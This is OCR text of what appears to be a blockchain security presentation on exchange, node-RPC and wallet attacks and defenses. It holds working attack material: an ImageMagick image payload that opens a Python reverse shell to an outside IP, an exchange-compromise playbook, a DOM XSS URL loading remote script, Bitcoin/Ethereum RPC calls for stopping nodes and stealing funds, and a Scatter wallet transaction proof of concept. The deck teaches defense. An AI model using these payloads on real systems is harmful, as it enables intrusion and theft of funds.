4 OUT-0x39683abdBA389Bad9d39Fadb82a45BC56244133f
5 OUT-0xb3AAAae47070264f3595c5032eE94b620A583a39(疑似交易所)
4 OUT-0x39683abdBA389Bad9d39Fadb82a45BC56244133f
2 0xf203a3B241deCAFD4BdEBBb557070db337d0Ad27
Vancouver, Canada
Winnipeg, Canada
Toronto, Canada
Miami, FL
Charlotte, NC
Boston, MA

Defense

- Not only HTTPS, but HSTS is necessary
  - HTTP Strict Transport Security

  https://www.chromium.org/hsts

Third Party Components

- ImageMagick Vulnerability https://bugs.chromium.org/p/project-zero/issues/detail?id=1640

- ImageMagick is used in many sites

ImageMagick Vulnerability

shellexec.jpeg

```
%!PS
userdict /setpagedevice undef
save
legal
{ null restore } stopped { pop } if
{ legal } stopped { pop } if
restore
mark /OutputFile (%pipe%python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("108.61.217.73",2333));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);') currentdevice
putdeviceprops
```

Vulnerability Analysis

convert shellexec.jpeg whatever.gif

sh -c python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("108.61.217.73",2333));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([“/bin/sh","-i"]);'

Attack Technique

- Construct a malicious picture,and get the server permissions to leave the "back door"
- Upload agent to server long-term control server
- Get the database account data in the server configuration file
- Download database data to understand database related table structure
- Operate the database to increase the balance of the attacker account
- Make a transaction, then withdraw and complete the attack
- Delete database operation order and account data（Causes exchange reconciliation to not find an abnormity）
- Keeping lurk and steal token

Defense

1. The upper application strictly verifies the type of image uploaded
2. ImageMagick disable related by configuration file


Modify the ImageMagick policy file, the default location for the /etc/ImageMagick/ policy. The XML, in <policymap> to add the following <policy> (i.e., disable PS, EPS, PDF and XPS coders)


```
<policymap>
  <policy domain="coder" rights="none" pattern="PS" />
  <policy domain="coder" rights="none" pattern="EPS" />
  <policy domain="coder" rights="none" pattern="PDF" />
  <policy domain="coder" rights="none" pattern="XPS" />
</policymap>
```

XSS

- TradingView XSS
  - A third-party component
  - Used for the K line

TradingView XSS





DOM XSS

- Exploit
  https://cn.xxx.com/lib/charting_library/charting_library/static/tv-chart.630b704a2b9d0eaf1593.html#disabledFeatures=[]&enabledFeatures=[]&indicatorsFile=https://xssor.io/s/x.js

- Vulnerability Location
  D ? $.getScript(urlParams.indicatorsFile).done(function () {});


Defense

- Just delete "urlParams.indicatorsFile"

Private key storage

Private Key Is Identity

- No Plaintext Storage Or Unsafe Transmission
- Password Protection
  - BIP38
  - Keystore
- Hardware Level Security Protection
  - KMS(Key Management Service)
    - Sample： https://aws.amazon.com/cn/kms/
  - HSM
    - Sample： https://aws.amazon.com/cn/cloudhsm/



RPC/P2P Security Attack & Defense

BitCoin/ETH/EOS

Stop Bitcoin Node

Private key is separated from the node, But there has DoS：


curl --data-binary '{"jsonrpc":"1.0","id":"curltext","method":"stop","params":[]}' -H 'content-type:text/plain;' http://user:pwd@123.1.2.3:8332/

Defense

- Use Nginx reverse proxy
  - Replace IP With Domain
  - Replace HTTP With HTTPS
  - Hide Username and Password
  - Use Whitelist API Interface

ETH BLACK Valentine's Day

- Based on Ethernet RPC automatic token stealing project
- Lurking for two years was a major attack event on Ethernet
- 2016.2.14, The first time attacking
- 2018.3.20,First time global disclosure by SlowMist



以太坊黑色情人节

MOOZ

被盗ETH	当前市值	被盗钱包数
53674	$ 5969085.9	3615

最新动态

[Dec-03-2018 08:46:45 PM] *0xf094b669db88446c1bb0d69b6b9aff0ef51f879b* 被盗 **155.00000** ERC-20 (CEHH)


被盗钱包

钱包地址	被盗总额(ETH)	被盗次数	起止时间
0x24f21c22f0e641e2371f04a7bb8d713f89f53550	22584.33	1514	2017/09/06-2017/09/07
f2pool	8000.69	36	2017/06/21-2017/06/21
0xc3d9c17d7f6988c0fe7ebe929c47efccbd92be13	4549.81	50	2018/08/31-2018/08/31
0x22d5718b474ea50389a88477375bf77e4af4372b	3428.46	1	2017/09/11-2017/09/11
Shapeshift	1711.07	7	2017/03/11-2017/05/21

被盗 Token

Token	被盗总额	被盗次数	起止时间
Erc20 ()	13200000000.00	2	2018/03/04-2018/05/14
Erc20 (WLST)	4800000000.00	48	2018/06/14-2018/08/08
DRC	915496227.97	1	2018/03/15-2018/03/15
Erc20 (FLC)	486407842.53	5	2018/06/02-2018/06/17
ERC-20 (WLST)	300000000.00	3	2018/09/27-2018/09/27

Global Distribution Of Ethereum Nodes That Can Be Attacked




Attack Technique

unlockAccount

The private key is stored in memory for a default of 300 seconds
If set to 0, it means that it is permanently stored in memory, until Geth/Parity quit

Client	Method invocation
Console	personal.unlockAccount(address, passphrase, duration)
RPC	{"method": "personal_unlockAccount", "params": [string, string, number]}

https://github.com/ethereum/go-ethereum/wiki/Management-APIs#personal_unlockaccount



Attack Technique

unlockAccount

The user unlocks the wallet on the node with the private key and prepares to transfer

```
> personal.unlockAccount("0x5e97870f263700f46aa00d967821199b9bc5a120")
Unlock account 0x5e97870f263700f46aa00d967821199b9bc5a120
Passphrase:
true
```

```
> personal.unlockAccount("0x5e97870f263700f46aa00d967821199b9bc5a120",
"foo", 300)
true
```

Attack Technique

eth_sendTransaction

Attackers remotely invokes the Ethereum node RPC API to perform the transfer operation.

```
curl -X POST --data
'{"jsonrpc":"2.0","method":"eth_sendTransaction","params":
[{see below}],"id":1}'
```

```
params: [{
  "from": "0x5e97870f263700f46aa00d967821199b9bc5a120",
  "to": "0xd46e8dd67c5d32be8058bb8eb970870f07244567",
  "gas": "0x76c0", // 30400
  "gasPrice": "0x9184e72a000", // 10000000000000
  "value": "0x9184e72a", // 2441406250
  "nonce":"0x15", // 21
}]
```


Attack Technique

eth_sendTransaction

```
params: [{
  "from": "0x5e97870f263700f46aa00d967821199b9bc5a120",
  "to": "0xd46e8dd67c5d32be8058bb8eb970870f07244567",
  "gas": "0x76c0", // 30400
  "gasPrice": "0x9184e72a000", // 10000000000000
  "value": "0x9184e72a", // 2441406250
  "nonce":"0x15", // 21
}]
```

"nonce":"0x15

1. Start with 0 and each transaction plus 1
2. Only related to the current wallet
3. When a nonce is too large, just wait until all nonces smaller than the large one are used up.
4. Restarting the node program (Geth/Parity) will resets the nonce



Attack Technique

Other related API

eth_getBlockByNumber

eth_accounts

eth_getBalance

eth_sign

eth_sendRawTransaction

https://github.com/ethereum/wiki/wiki/JSON-RPC

Attack Engineering

- Find out the Ethereum nodes that have opened RPC around the world.
  - 8545/8546 Port：ZMap/MASSCAN
  - P2P Protocol extension
- Related RPC API Automated Polling
- When the user executes unlockAccount on their wallet, perform an attack
- Are there other ways to attack?

Attack Engineering

- Advanced Techniques
  - When the node user execute unlockAccount on his wallet, Immediately increase "nonce" to do a bunch of legal transfer signatures
  - Even after the node shuts down the RPC interface,once the "nonce" meets the conditions, the transfer operation is be executed
  - Keep Brainstorming...

Defense

- In addition to the Nginx method, you also can...
- Change the default RPC API port and listening address to inside network
- Configure iptables to restrict access to the RPC API port, such as

  iptables -A INPUT -s 192.168.0.101 -p TCP --dport 8545 -j ACCEPT

  iptables -A INPUT -p TCP --dport 8545 -j DROP
- The account private key file (keystore) should not be stored on the node.
- Send a transfer record signed by the private key using sendRawTransaction
- Private key physical isolation or high-intensity encrypted storage

EOS

- Scatter remote permission hijacking vulnerability
- It's also about RPC

```
54        // All authenticated api requests pass through the 'api' route.
55        socket.on('api', async request => {
56
57            // 2 way authentication
58  -         if(request.data.hasOwnProperty('appkey')){
59  -             const existingApp = store.state.scatter.keychain.findApp(request.data.payload.origin);
60  -
61  -             const updateNonce = async () => {
62  -                 const clone = store.state.scatter.clone();
63  -                 existingApp.nextNonce = request.data.nextNonce;
64  -                 clone.keychain.updateOrPushApp(existingApp);
65  -                 return store.dispatch(Actions.SET_SCATTER, clone);
66  -             };
67  -
68  -             const removeAppPermissions = async () => {
69  -                 const clone = store.state.scatter.clone();
70  -                 clone.keychain.removeApp(existingApp);
71  -                 return store.dispatch(Actions.SET_SCATTER, clone);
72  -             };
73  -
74  -
75  -             if(!existingApp) return;
76  -             if(!existingApp.checkKey(request.data.appkey)) return;
77  -             if(existingApp.nextNonce.length && !existingApp.checkNonce(request.data.nonce)) await removeAppPermissions(
78  -             else await updateNonce();
79  -         }
80
81            socket.emit('api', await ApiService.handler(Object.assign(request.data, {plugin:request.plugin})));
82        });
```

```
54        // All authenticated api requests pass through the 'api' route.
55        socket.on('api', async request => {
56  +             if(!request.plugin) return socket.emit('api', {id:request.id, result:null});
57  +             request.plugin = request.plugin.replace(/\s/g, "");
58
            authentication
            xistingApp = store.state.scatter.keychain.findApp(request.data.payload.origin);
61  +
62  +             const updateNonce = async () => {
63  +                 const clone = store.state.scatter.clone();
64  +                 existingApp.nextNonce = request.data.nextNonce;
65  +                 clone.keychain.updateOrPushApp(existingApp);
66  +                 return store.dispatch(Actions.SET_SCATTER, clone);
67  +             };
68  +
69  +             const removeAppPermissions = async () => {
70  +                 const clone = store.state.scatter.clone();
71  +                 clone.keychain.removeApp(existingApp);
72  +                 return store.dispatch(Actions.SET_SCATTER, clone);
73  +             };
74  +
75  +
76  +             if(!existingApp) return;
77  +             if(!existingApp.checkKey(request.data.appkey)) return;
78  +             if(existingApp.nextNonce.length && !existingApp.checkNonce(request.data.nonce)) await removeAppPermissions();
79  +             else await updateNonce();
80
81            socket.emit('api', await ApiService.handler(Object.assign(request.data, {plugin:request.plugin})));
82        });
```

Key point: this line was deleted

Vulnerability Trigger Point

Vulnerability Analysis

- if(request.data.hasOwnProperty('appkey')){
  - Request don't have an "appkey"
  - Enter directly
    - socket.emit('api', await ApiService.handler(Object.assign(request.data, {plugin:request.plugin})));

Vulnerability Analysis

```
static async handler(request){
    const action = Action.fromJson(request);
    // Only accept pre-defined messages.
    if(!Object.keys(Actions).map(key =>
Actions[key]).includes(request.type)) return;
    return await this[request.type](request);
}
```


Vulnerability Analysis

request.type

```
1   export const GET_VERSION =                  'getVersion';
2   export const GET_PUBLIC_KEY =               'getPublicKey';
3   export const LINK_ACCOUNT =                 'linkAccount';
4   export const HAS_ACCOUNT_FOR =              'hasAccountFor';
5   export const GET_OR_REQUEST_IDENTITY =      'getOrRequestIdentity';
6   export const IDENTITY_FROM_PERMISSIONS =    'identityFromPermissions';
7   export const FORGET_IDENTITY =              'forgetIdentity';
8   export const REQUEST_TRANSFER =             'requestTransfer';
9   export const REQUEST_SIGNATURE =            'requestSignature';
10  export const CREATE_TRANSACTION =           'createTransaction';
11  export const REQUEST_ARBITRARY_SIGNATURE =  'requestArbitrarySignature';
12  export const REQUEST_ADD_NETWORK =          'requestAddNetwork';
13  export const AUTHENTICATE =                 'authenticate';
```

```
150  export default class SocketService {
151
152      static async initialize(){
153
154          const recurse = () => setTimeout(() => {
155              this.initialize(true);
156          }, reconnectTime); // every ten minutes.
157
158          if(!(await isPortOpen(50005))) return recurse();
159
160          const options = { pingTimeout:100000000000000000 };
161
162          // HTTP protocol (port 50005)
163          const httpServer = http.createServer();
164          httpServer.listen(50005,ip);
165          io.attach(httpServer,options);
166
167          // HTTPS protocol (port 50006)
168          const certs = await getCerts();
169          if(certs && certs.hasOwnProperty('key') && certs.hasOwnProperty('cert')){
170              const httpsServer = https.createServer(certs);
171              httpsServer.listen(50006, ip);
172              io.attach(httpsServer,options);
173          } else {
174              if(initialConnection) PopupService.push(Popup.prompt("Couldn't fetch certificates",
175                  'There was an issue trying to fetch the certificates which allow Scatter to run on SSL. This is usually caused
176                  'exclamation-triangle', 'Okay'))
177          }
```

port 50005, socket.io


socket.io tester
socket-io-tester Edit Window
http://127.0.0.1...
http://127.0.0.1:50005
/scatter
Send Message
api
Message arguments
1
Add
Remove
None
Object
Clear
{"data":{"type":"getVersion"}}
Send message
Listen for events
api
api
Pick a color
Add event
Click to resume
Click to load 20
Delete all messages
Event: api
下午4:40:33
Argument 1
Type: Object
Message:
▼ Object {result: "9.6.0"}
result: "9.6.0"
Event: api
下午4:40:33
Argument 1
Type: Object
Message:
▶ Object {data: Object}
Event: api
下午4:39:58
Argument 1
Type: Object
Message:
▼ Object {result: Object}
▼ result: Object
type: "signature_rejected"
message: "User rejected the transfer request"
code: 402
isError: true
Event: api
下午4:39:54
Argument 1
Type: Object

Attack Technique

POC Coding

https://github.com/GetScatter/scatter-js/blob/7c62978c479eb8e617a7e41eb95a0a0d6fb17cd1/packages/core/src/index.js

```
{
    "data": {
        "type": "getVersion"
    }
}
```

Attack Technique

```
{
   "data": {
      "type": "createTransaction",
      "payload": {
         "blockchain": "eos",
         "account": "aaaaaaaaaaaa",
         "network": {
            "blockchain": "eos",
            "host": "api1.eosasia.one",
            "port": 443,
            "protocol": "https",
            "chainId": "aca376f206b8fc25a6ed44dbdc66547c36c6c33e3a119ffbeaef943642f0e906"
         },
         "actions": [{
            "contract": "eosio.token",
            "action": "transfer",
            "params": ["zzzzzzzzzzzz", "eosio", "0.002 EOS", "x"],
         }]
      }
   }
```

createTransaction

Attack Technique

- Based on socket.io
  - https://amritb.github.io/socketio-client-tool/
- Combining CSRF attack can be perfect

Defense

- Just update the latest Scatter
- Large assets use a cold wallet

More

- EOS BP Nodes Security Checklist
  https://github.com/slowmist/eos-bp-nodes-security-checklist
- The Block Producer Security Audit
  https://github.com/slowmist/eos-bp-nodes-security-checklist/blob/master/audit.md

On-Chain Security Attack & Defense


Blockchain security in the battlefield

Subdirectories -

"False Deposit" Vulnerability -

Smart Contract Security In ETH -

Smart Contract Security In EOS -

